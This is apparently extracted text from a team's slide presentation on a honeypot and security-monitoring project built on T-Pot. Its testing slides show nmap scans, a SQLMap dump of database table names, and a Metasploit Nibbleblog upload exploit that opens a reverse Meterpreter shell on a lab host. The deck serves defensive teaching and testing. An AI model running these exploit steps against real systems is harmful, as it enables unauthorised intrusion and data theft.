
T-Pot Kibana Dashboard (Light Mode)



T-Pot Attack Map (Dark Mode)



T-Pot Attack Map (Light Mode)



Project Testing



Why do We Need Penetration Testing?



Testing Process



Scenario-1 [SQL Injection Attack]

```
3306/tcp open  mysql      MariaDB 11.4.5
| ssl-cert: Subject: commonName=MariaDB Server
| Not valid before: 2026-01-24T11:41:26
| Not valid after: 2036-01-22T11:41:26
|_ mysql-info:
|   Protocol: 10
|   Version: 11.4.5-MariaDB-1
|   Thread ID: 16
|   Capabilities flags: 65534
|   Some Capabilities: Support41Auth, IgnoreSigpipes, Speaks41ProtocolNew, SupportsTransactions, FoundRows, ODBCClient, Sp
e, InteractiveClient, SupportsCompression, ConnectWithDatabase, LongColumnFlag, IgnoreSpaceBeforeParenthesis, DontAllowData
SupportsMultipleResults
|   Status: Autocommit
|   Salt: Vul?5,zG0ZTupS-({`I+
|   Auth Plugin Name: mysql_native_password
|_ ssl-date: TLS randomness does not represent time

8080/tcp open  http-proxy
|_ http-title: Burp Suite Community Edition
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: GET HEAD CONNECTION
|_ fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Connection: close
|     Cache-control: no-cache, no-store
|     Pragma: no-cache
|     X-Frame-Options: DENY
|     Content-Type: text/html; charset=utf-8
|     X-Content-Type-Options: nosniff
|     <html><head><title>Burp Suite Community Edition</title>
|     <style type="text/css">
|       body { background: #dedede; font-family: Arial, sans-serif; color: #404042; -webkit-font-smoothing: antialiased; }
|       #container { padding: 0 15px; margin: 10px auto; background-color: #ffffff; }
|       word-wrap: break-word; }
|       a:link, a:visited { color: #e06228; text-decoration: none; }
|       a:hover, a:active { color: #404042; text-decoration: underline; }
|       font-size: 1.6em; line-height: 1.2em; font-weight: normal; color: #404042; }
|       font-size: 1.3em; line-height: 1.2em; padding: 0; margin: 0.8em 0 0.3em 0; font-weight: normal; color: #404042;}
|       .title, .navbar { color: #ffffff; background: #e06228; padding: 10px 15px;
|_
```

Nmap output (SQLi)

```
[20 tables]
+-----+
| Addresses
| BasketItems
| Baskets
| Captchas
| Cards
| Challenges
| Complaints
| Deliveries
| Feedbacks
| ImageCaptchas
| Memories
| PrivacyRequests
| Products
| Quantities
| Recycles
| SecurityAnswers
| SecurityQuestions
| Users
| wallets
| sqlite_sequence
+-----+
```

SQLMap output (SQLi)

Scenario-2 [Web Exploitation]

```
root@kali# nmap -sV -sC -oA nmap/initial 10.10.10.75
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-08 19:10 EST
Nmap scan report for 10.10.10.75
Host is up (0.099s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (EdDSA)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.41 seconds
```

attacker to execute arbitrary PHP code. This module was tested on version 4.0.3.

References:

<http://blog.curesec.com/article/blog/NibbleBlog-403-Code-Execution-47.html>

```
msf exploit(multi/http/nibbleblog_file_upload) > run
[*] Started reverse TCP handler on 10.10.14.157:4444
[*] Sending stage (37543 bytes) to 10.10.10.75
[*] Meterpreter session 2 opened (10.10.14.157:4444 -> 10.10.10.75:56052) at
2018-03-08 20:51:40 -0500
[+] Deleted image.php
meterpreter > shell
Process 3816 created.
Channel 0 created.
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```


The background features a black field with several large, flowing, wavy shapes in a teal or light blue color. These shapes are composed of many fine, parallel lines that create a sense of movement and depth. The overall effect is modern and technological.

Tools & Technologies



Tools & Technologies


Virtualization & Containrization




Network & Security



Attacker tools




Operating Systems



Project Timeline



Project Timeline (Gantt Chart)



Future Work

Future Work



Future Work

Implementing machine learning models for predictive threat behavioral analysis.



Automated Response

Integrating SOAR to automate incident containment and blocking actions.



Cloud Scalability

Expanding the architecture to secure hybrid and multi-cloud environments.



Adaptive Deception

Developing honeypots that dynamically adjust behavior based on interaction.



IoT/OT Expansion

Simulating industrial control systems to protect critical national infrastructure.

Practical Demo

Our Team

Our Team



Abdelrahman Fayad
(Network Engineer)



Mohamed Al-Tantawy
(Network Security)
(Business Analyst)



Seif Bedair
(DevOps & Cloud)



Amr Khaled
(Network Engineer)



Mohamed Abdelhalim
(Network Security)



Mohamed Mahmoud
(SOC Analyst)



Mohamed Awad
(SOC Engineer)



Mohamed Alaa
(AI-SOC Engineer)



Amin Fakhr Eldin
(System Penetration Tester)



Mohamed Ahmed
(Web Penetration Tester)

The background features a black field with several large, flowing, teal-colored wave-like patterns. These patterns are composed of many closely spaced, concentric lines that create a sense of depth and movement, resembling liquid or smoke. The waves are positioned in the corners and along the sides of the frame, leaving the center area relatively clear for the text.

References



References

- [1] K. Scarfone and P. Mell, Guide to Intrusion Detection and Prevention Systems (IDPS), NIST Special Publication 800-94, 2007.
- [2] A. Behl and K. Behl, Cybersecurity and Cyberwar: What Everyone Needs to Know. Oxford, UK: Oxford University Press, 2017.
- [3] K. D. Mitnick and W. L. Simon, The Art of Deception: Controlling the Human Element of Security. Indianapolis, IN, USA: Wiley, 2002.
- [4] D. J. Bianco, C. Sanders, and J. Smith, Applied Network Security Monitoring: Collection, Detection, and Analysis. Waltham, MA, USA: Syngress, 2014.
- [5] R. A. Grimes, Hacking the Hacker: Learn from the Experts Who Take Down Hackers. Indianapolis, IN, USA: Wiley, 2017.
- [6] L. Spitzner, Honeypots: Tracking Hackers. Boston, MA, USA: Addison-Wesley, 2002.

The background features a black field with several large, flowing, teal-colored wave-like patterns. These patterns are composed of many closely spaced, slightly curved lines that create a sense of movement and depth. The waves are positioned in the corners and along the sides of the frame, leaving the center area relatively clear for the text.

Thank You!